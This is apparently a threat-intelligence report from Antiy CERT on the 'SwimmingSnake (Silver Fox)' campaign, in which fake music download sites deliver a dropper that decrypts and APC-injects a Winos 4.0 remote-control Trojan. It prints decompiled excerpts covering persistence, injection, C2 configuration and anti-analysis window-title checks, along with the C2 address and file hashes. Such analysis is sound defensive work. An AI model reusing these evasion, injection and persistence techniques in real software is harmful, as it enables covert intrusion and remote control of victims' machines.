Website Cloning, Decryption Injection, and Chinese System Verification | Technical and Tactical Tracking of the SwimmingSnake (Silver Fox)

1 Summary

Antiy CERT has recently been continuously monitoring the latest attack activities of the "SwimmingSnake (Silver Fox)" black market gang and analyzing its technical methodologies: this gang targets the Bing search engine by conducting SEO poisoning, establishing counterfeit soda music download websites, and optimizing their search rankings to position these sites at the top of results for relevant keywords, thereby inducing ordinary users to download compressed installation packages bundled with malicious software.

Compared with the traditional "white-to-black" loading method for malicious DLLs under the same directory that this criminal group had frequently employed in previous attack campaigns, this attack chain has undergone a comprehensive restructuring. The attackers have adopted a layered, multi-stage execution process consisting of "releasing the encrypted payload – decrypting the payload using ChaCha20 – injecting the APC process – and establishing an external connection via the remote control module," thereby enhancing its stealthiness and resistance to security detection. Additionally, after the sample is launched, it proactively verifies the system's interface language; it only proceeds with the full malicious workflow if the system environment is identified as Chinese; once a non-Chinese environment is detected, the execution chain is terminated immediately, further evading capture by overseas sandbox environments and security analysis.

After the victim extracts the compressed archive and executes the initial deployment release procedure, the malicious sample will place two sets of files in the system's public directory: one set serves as the core execution payload, while the other set is disguised as a secure audit log file, containing an encrypted malicious payload within it. Upon startup, the core program reads the encrypted payload stored in the log carrier, decrypts the data using the ChaCha20 symmetric algorithm, and then utilizes APC injection technology to write the parsed malicious code into the memory of a standard system process, thereby enabling stealthy execution; finally, the program separates an independent remote control DLL component from the decrypted payload, establishes an external communication channel, and completes the establishment of communication between the Trojan horse and the control endpoint.

The Antiy Intelligent Endpoint Protection System (IEP) features a driver-level primary protection module, leveraging the detection capabilities of the AVL SDK along with defense points at both the kernel and application layers, enabling it to effectively block the execution process of this remote-control Trojan.

Users can download and use the "SwimmingSnake" specialized detection tool on the Antiy Vertical Response Platform (https://vs2.antiy.cn) to scan for such threats.

2 Technical Overview

2.1 Bing search engine SEO poisoning technique

The "SwimmingSnake" criminal syndicate has exploited Bing's search engine SEO poisoning techniques to position their counterfeit download websites at high rankings in search results for relevant keywords, thereby increasing the likelihood that victims will visit these sites and download malicious compressed packages.

Figure 2-1 The red box highlights a phishing website impersonating by the SwimmingSnake (currently inactive)

2.2 Sample execution process

The victim obtained a malicious compressed package through a counterfeit soda-themed music download website; after extracting the package, they executed the forged installer contained within it. The initial launcher released the files VCONSOLE2.exe and security_audit_20260514.log from the directory C:\ProgramData\vconsole2.

Subsequently, VCONSOLE2.exe reads the log file and uses the ChaCha20 algorithm to decrypt its payload, which then executes the relevant code in taskhostw.exe via APC injection. The Winos 4.0 online module extracted from the decrypted payload ultimately connects to 154.36.188.53:443, establishes a C2 communication channel, and maintains heartbeat connections.



Figure 2-2 Sample execution flowchart

3 Sample Analysis

3.1 Initial deployment releaseer analysis

Table 3-1 Sample Labels

Virus Name	**Trojan/Win32.SwimSnake**
Original file name	qishui_4806789_Setup.exe
MD5	8718AFFDC7025F41299F38079B61C4EB

Processor Architecture	AMD64
File size	6.07 MB (6,373,888 bytes)
File format	Win64 EXE
Time stamp	2026-7-18 16:01:20
Digital signature	not have
Encapsulation Type	not have
Compiler language	Go

After the sample execution, it first checks whether the environment is in a debugging state and whether the system interface language is Chinese; if either condition is not met, the program exits immediately. Subsequently, the sample releases the RCDATA resource `VCONSOLE2` from the directory `C:\ProgramData\vconsole2`, and saves it as `vconsole2.exe`; simultaneously, it releases the RCDATA resource `AUDIT_LOG` and saves it as `security_audit_20260514.log`.

```
__int64 __fastcall sub_5426A0(__int64 a1)
{
  _QWORD vars38[2]; // [rsp+38h] [rbp+38h] BYREF

  vars38[0] = 0;
  if ( !(unsigned __int8)sub_542BA0(a1) && !(unsigned __int8)sub_542B80(a1) )//
                                        // 检测是否处于调试环境、系统界面语言是否为中文
  {
    sub_541C10(a1, vars38, qword_542768, 24);   //
                                        // 解码并创建投放目录：C:\ProgramData\vconsole2\。
    sub_430EF0(vars38[0]);
    sub_5424F0(a1, L"VCONSOLE2", L"vconsole2.exe", vars38[0]);//
                                        // 【资源投放】释放 RCDATA 资源 VCONSOLE2，落地为 vconsole2.exe。
    sub_5424F0(a1, L"AUDIT_LOG", L"security_audit_20260514.log", vars38[0]);//
                                        // 【资源投放】释放 AUDIT_LOG，落地为 security_audit_20260514.log。
    sub_543320(a1);
  }
  return sub_40FA80(vars38);
}
```


Figure 3-1 Releasing second-stage payload from resources

Create a scheduled task named "SystemSync" that periodically runs `C:\ProgramData\vconsole2\vconsole2.exe` to enable persistent persistence.

```
_QWORD *__fastcall sub_543320(__int64 a1)
{
  int *v1; // rbx
  int *v2; // rax
  int *vars40; // [rsp+40h] [rbp+40h] BYREF
  __int64 vars48; // [rsp+48h] [rbp+48h] BYREF
  int *vars58[4]; // [rsp+58h] [rbp+58h] BYREF

  vars40 = 0;
  vars48 = 0;
  vars58[0] = 0;
  if ( !sub_542BA0() && !sub_542B80() )
  {
    sub_541C10(a1, (__int64)vars58, &dword_54345C, 37);// 解码持久化目标：C:\ProgramData\vconsole2\vconsole2.exe。
    sub_541C10(a1, (__int64)&vars48, word_543482, 9);// 解码任务名称：SystemSync。
    sub_542BC0(a1, vars48, (__int64)vars58[0]); // 【持久化】调用 Task Scheduler COM 逻辑创建或更新计划任务。
    Sleep_1(0x3E8u);
    sub_541C10(a1, (__int64)&vars40, &dword_54348C, 3);
    v1 = sub_410E30(vars40);
    v2 = sub_410E30(vars58[0]);
    ShellExecuteW(0, (LPCWSTR)v1, (LPCWSTR)v2, 0, 0, 1);// 【命令执行】ShellExecuteW(open, vconsole2.exe)
  }
  sub_40FB60((__int64 *)&vars40, 2);
  return sub_40FA80(vars58);
}
```


Figure 3-2 Creating task persistence

3.2 Analysis of the two-stage decryption and injection loader

Table 3-2 Sample Labels

Virus Name	Trojan/Win32.SwimSnake
Original file name	VCONSOLE2.exe
MD5	EF17753A65F6AB29C680B9AEB59612BA
Processor Architecture	AMD64
File size	2.11 MB (2,222,240 bytes)
File format	Win64 EXE
Time stamp	forge
Digital signature	Digital signature is invalid
Encapsulation Type	not have
Compiler language	Go

After the second-stage loader starts, it re-checks whether the system interface language is set to Chinese. If the conditions are met, the sample reads the file `security_audit_20260514.log`, decrypts the payload within it using the ChaCha20 algorithm, creates a suspended `taskhostw.exe` process, and executes the decrypted code within this process via APC injection.

```
  if ( v12._r0 )
  {
    LOBYTE(v9) = sub_1400C8E40(v9);
    if ( (_BYTE)v9 )
      LOBYTE(v9) = sub_1400C84A0("ATGO", 4, &off_14011EA70, &unk_140257740);
  }
  else
  {
    v4 = sub_1400C8920();                   // 【运行前检查】检查运行环境；主UI语言ID必须为4（中文）；否则调用 os.Exit退出。
    v5 = sub_1400C8B40(v4);                 // 【权限准备】尝试启用SeDebugPrivilege提权。
    if ( (unsigned __int8)sub_1400C8E40(v5) )
    {
      v6 = sub_1400CBA20();                 // 【规避准备】依次关闭遥测、绕过 AMSI，并准备直接系统调用。
      LOBYTE(v9) = sub_1400C98A0(v6);       // 【核心执行】解密security_audit_20260514.log文件中的载荷，并注入 taskhostw.exe。
    }
    else
    {
      LOBYTE(v9) = sub_1400C9520();         // 【提权】当前条件不满足时尝试以 runas 方式重新启动。
    }
  }
}
return v9;
```


Figure 3-3 Decrypting the file and injecting it into a system process

3.3 Winos 4.0 module analysis

Table 3-3 Sample Labels

Virus Name	**Trojan/Win32.SwimSnake**
Original file name	Login Module.dll
MD5	17BDF11A947E24713CB0E7C9E33FEDB7
Processor Architecture	AMD64
File size	313 KB (320,512 bytes)
File format	Win64 DLL
Time stamp	2025-08-25 01:53:19
Digital signature	not have
Encapsulation Type	not have
Compiler language	Microsoft Visual C++

The Winos 4.0 launch module contains built-in configuration information saved in reverse order, including the C2 address, port, version number, and feature switches. The sample first restores the configuration, and then sequentially uses the p1, p2, and p3 fields to establish connections; in this sample, all three sets of static configurations point to 154.36.188.53:443.

```
v0 = wcsstr(a0Db0Lk0Hs1Ld0L, L"codemark");
if ( !v0 )
{
  wcsrev((wchar_t *)a0Db0Lk0Hs1Ld0L);         // 【配置还原 / C2】对整个字符串逆序。还原后的 p1/p2/p3 均为 154.36.188.53:443。
  memset(aDenglupeizhi, 0, 0x12A0u);
  sub_18000A8F0(a0Db0Lk0Hs1Ld0L, L"p1:", (WCHAR *)a1, 0);
  sub_18000A8F0(a0Db0Lk0Hs1Ld0L, L"o1:", (WCHAR *)L"6666", 0);
  v1 = lstrlenW(a0Db0Lk0Hs1Ld0L);
  v2 = lstrlenW(L"t1:");
  v3 = 0;
  v4 = 0;
  if ( (int)v1 > 0 )
  {
    while ( 1 )
    {
      v5 = 0;
      for ( i = 0; i < v2; ++v5 )
      {
        if ( a0Db0Lk0Hs1Ld0L[v4 + i] != String[i] )
          break;
        ++i;
      }
      if ( v5 == v2 )
      {
        v4 += v2;
        v3 += v2;
        if ( v4 < v1 )
          break;
      }
```


Figure 3-4 Online module configuration information

A 0xCD heartbeat is sent every 10 seconds; if no activity occurs for approximately 60 seconds, the connection will be terminated and reconnected.

```
  bool v1; // zf
  int v3; // ebx
  char v5; // [rsp+30h] [rbp+8h] BYREF

  v1 = a1[8] == 0;
  v5 = -55;
  if ( !v1 )
  {
LABEL_2:
    v3 = 0;
    while ( a1[8] )
    {
      Sleep(0xAu);
      if ( ++v3 >= 1000 )
      {
        (*(void (__fastcall **)(_DWORD *, char *, __int64))(*(_QWORD *)a1 + 16LL))(a1, &v5, 1);// 【心跳】每10秒发送单字节0xCD，用于维持C2会话。
        if ( timeGetTime() - a1[7] > 0xEA60 )
        {
          if ( !a1[8] )
            return 0;
          (**(void (__fastcall ***)(_DWORD *))a1)(a1);
        }
        if ( a1[8] )
          goto LABEL_2;
        return 0;
      }
    }
  }
  return 0;
```


Figure 3-5 Maintaining heartbeat

The sample enumerates all top-level windows using `EnumWindows` and retrieves their window titles using `GetWindowTextW`; when a window title contains keywords such as Wireshark, Fiddler, Task Manager, Resource Monitor, or Network Analysis, the analysis environment detection flag is set, and the enumeration is halted.

```
if ( !IsWindowVisible(a1) )
  return 1;
v5 = (WCHAR *)operator new(0x800u);
*(_QWORD *)v5 = 0;
GetWindowTextW(a1, v5, 1000);
if ( wcsstr(v5, &SubStr)
  || wcsstr(v5, L"ApateDNS")
  || wcsstr(v5, L"Malwarebytes")
  || wcsstr(v5, L"TCPEye")
  || wcsstr(v5, L"TaskExplorer")
  || wcsstr(v5, L"CurrPorts")
  || wcsstr(v5, L"Port")
  || wcsstr(v5, L"Metascan")
  || wcsstr(v5, L"Wireshark")
  || wcsstr(v5, &qword_180039480)
  || wcsstr(v5, &word_180039490)
  || wcsstr(v5, &word_1800394A0)
  || wcsstr(v5, L"Fiddler")
  || wcsstr(v5, &word_1800394C0)
  || wcsstr(v5, L"Capsa")
  || wcsstr(v5, L"Sniff")
  || wcsstr(v5, L"Capsa")
  || wcsstr(v5, L"Process")
  || wcsstr(v5, &word_1800394F8) )
```


Figure 3-6 Checking the security analysis tool

4 Using Tools to Investigate the "SwimmingSnake" Threats

Users can download and use the "SwimmingSnake" specialized detection tool on the Antiy Vertical Response Platform (https://vs2.antiy.cn) to perform vulnerability scans. The tool is designed to identify loaders and remote-control Trojans loaded into memory by the "SwimmingSnake" black-market syndicates during their attack campaigns.

Figure 4-1 Download of the "SwimmingSnake" special detection tool

To more precisely and comprehensively eliminate threats present on the affected host, customers who have identified threats using specialized detection tools may contact Antiy CERT at cert@antiy.cn.



Figure 4-2 The "SwimmingSnake" specialized detection tool detects malicious processes and files infected with a remote control Trojan

5 Antiy IEP Helps Users Defend against the Threats of SwimmingSnake

It is recommended that enterprise users deploy professional endpoint security solutions to perform real-time detection of newly added local files and startup entries, as well as periodic network-wide virus scans. Antiy IEP leverages Antiy's proprietary threat detection engine and integrates multiple protection mechanisms—including file defense, process defense, memory protection, and enhanced download protection—equipped with kernel-level active defense capabilities, thereby effectively defending against the SwimmingSnake involved in this incident.

Antiy IEP can perform real-time monitoring of local disks, automatically scan newly added files for viruses, and, upon detecting a virus, immediately send an alert and initiate remediation measures as soon as the file is written to disk, thereby preventing the execution of malware. In this incident, when the malicious file `qishui_4806789_Setup.exe` was written to the disk, Antiy IEP would immediately scan and remove the malicious file.

Figure 5-1 Malicious file execution triggers automatic detection and removal by Antiy IEP

Antiy IEP's active defense capability monitors local process behavior in real time, performing monitoring and analysis of activities such as abnormal file release, file operations, command execution, anomalous behavior, and network activity; upon detecting high-risk behavior, it immediately intercepts such actions. In this incident, when `qishui_4806789_Setup.exe` attempted to release a file to a sensitive directory, Antiy IEP immediately triggered an alert and intercepted the file-release operation.

Figure 5-2 Immediate 1interception of abnormal file releases

Antiy IEP also features memory protection capabilities that can monitor the memory environment in real time, enabling it to promptly identify and intercept malicious code running within the memory. In this incident, when the file `taskhostw.exe` executed a shellcode, Antiy IEP was able to intercept it immediately.

Figure 5-3 Immediately stop any abnormal memory operations upon detection

6 IoCs

8718AFFDC7025F41299F38079B61C4EB
EF17753A65F6AB29C680B9AEB59612BA
17BDF11A947E24713CB0E7C9E33FEDB7
web.app-qishui[.]cn
154.36.188[.]53

7 Antiy's List of Historical Reports on the "SwimmingSnake" Threat

Since 2022, Antiy CERT has published 20 analysis reports targeting activities related to "SwimmingSnake".

[1] Analysis of an attack campaign utilizing a forged Chinese-language Telegram website to deploy a remote control Trojan [R/OL]. (2022-10-24)
https://www.antiy.cn/research/notice&report/research_report/20221024.html
[2] Analysis of attack activities utilizing cloud note-taking platforms to deploy remote-control Trojans [R/OL]. (2023-03-24)

https://www.antiy.cn/research/notice&report/research_report/20230324.html
[3] Analysis of criminal syndicates utilizing cloud note-taking platforms to deploy remote-control Trojans [R/OL]. (2023-03-30)
https://www.antiy.cn/research/notice&report/research_report/20230330.html
[4] Analysis of large-scale attack campaigns launched by the "SwimmingSnake" black-market syndicate against domestic users [R/OL]. (2023-05-18)
https://www.antiy.cn/research/notice&report/research_report/20230518.html
[5] Analysis of recent phishing attack activities carried out by the "SwimmingSnake" black-market syndicate [R/OL]. (2023-07-11)
https://www.antiy.cn/research/notice&report/research_report/TrojanControl_Analysis.html
[6] Analysis of the activities conducted by the "SwimmingSnake" black-market syndicate to disseminate malicious code via WeChat [R/OL]. (2023-08-22)
https://www.antiy.cn/research/notice&report/research_report/SnakeTrojans_Analysis.html
[7] Special Analysis Report on the "SwimmingSnake" Criminal Syndicate [R/OL]. (2023-10-12)
https://www.antiy.cn/research/notice&report/research_report/SwimSnakeTrojans_Analysis.html
[8] Analysis of a new round of cyberattacks by the "SwimmingSnake" black-market syndicate targeting financial personnel and e-commerce customer service staff [R/OL]. (2023-11-11)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis.html
[9] Analysis of recent cyberattack activities by the "SwimmingSnake" black market [R/OL]. (2024-04-07)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202404.html
[10] Analysis of how the "SwimmingSnake" black-market syndicate utilizes malicious documents for phishing attacks [R/OL]. (2024-06-21)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202406.html
[11] A fishing download website disseminates information regarding the "garter snake" threat and contains malicious installers that harbor remote-control Trojans [R/OL]. (2024-12-20)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202412.html
[12] "SwimmingSnake" black market activities are rampant; special investigations and countermeasures should be promptly initiated [R/OL]. (2025-04-23)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202504.html
[13] The "SwimmingSnake" criminal network has exploited counterfeit WPS Office download sites to disseminate remote control Trojans [R/OL]. (2025-05-15)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202505.html

[14] "SwimmingSnake (Silver Fox)" – Latest variant of criminal attack activities [R/OL]. (2025-08-17)

https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202508.html
[15] Tracking of the distribution channels and tactical techniques of the "SwimmingSnake (Silver Fox)" malware ecosystem: Analysis of attack methods involving counterfeit FinalShell management software [R/OL]. (2025-09-19)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202509.html
[16] "SwimmingSnake (Silver Fox)" has been heavily involved in the black market, fabricating counterfeit versions of various popular applications: WPS Download Station Anti-counterfeiting Special Report [R/OL]. (2025-10-10)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202510.html
[17] Delete such files immediately! Avoid falling into the "SwimmingSnake's trap" [R/OL]. (2025-10-23)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Report_202510.html
[18] Analysis of multi-layer hidden payload decryption and drive-level blindening countermeasures |

SwimmingSnake (Silver Fox) Tactical Tracking [R/OL]. (2025-11-20)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202511.html
[19] Targeted distribution of remote-control Trojans via tools such as WeChat and DingTalk | SwimmingSnake (Silver Fox) – Technical and Tactical Analysis [R/OL]. (2025-12-12)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202512.html
[20] Early Warning Report on the "Silver Fox" Trojan Attack Campaign Targeting Chinese Users [R/OL]. (2026-05-21)
https://mp.weixin.qq.com/s/hPEboRMGIy0XmxTTMaTeAA?mpshare=1&scene=1&srcid=0804m0Jvo6k05tJ4hagQIdA3&sharer_shareinfo=8e36792b770c3c3ea219449b332ef2c9&sharer_shareinfo_first=8e36792b770c3c3ea219449b332ef2c9&color_scheme=light#rd